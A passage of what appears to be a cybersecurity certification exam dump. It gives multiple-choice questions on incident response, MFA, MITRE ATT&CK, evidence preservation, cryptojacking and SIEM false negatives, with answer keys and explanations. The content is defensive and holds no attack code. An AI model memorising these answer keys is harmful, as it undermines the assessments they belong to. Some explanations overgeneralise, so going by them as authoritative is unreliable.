Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

#### NEW QUESTION 191

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

**Answer: A**

#### Explanation:

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

- > <https://www.ibm.com/topics/incident-response>
- > <https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

#### NEW QUESTION 192

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

**Answer: A**

#### Explanation:

Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

#### NEW QUESTION 195

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

- A. OSSTMM
- B. Diamond Model Of Intrusion Analysis
- C. OWASP
- D. MITRE ATT&CK

**Answer: D**

#### Explanation:

The correct answer is D. MITRE ATT&CK.

MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements.

The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) © is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.



#### NEW QUESTION 198

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

- A. Take a snapshot of the compromised server and verify its integrity
- B. Restore the affected server to remove any malware
- C. Contact the appropriate government agency to investigate
- D. Research the malware strain to perform attribution

**Answer:** A

#### Explanation:

The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

#### NEW QUESTION 200

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

- A. High GPU utilization
- B. Bandwidth consumption
- C. Unauthorized changes
- D. Unusual traffic spikes

**Answer:** A

#### Explanation:

High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

#### NEW QUESTION 202

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

**Answer:** C

#### Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

#### NEW QUESTION 203

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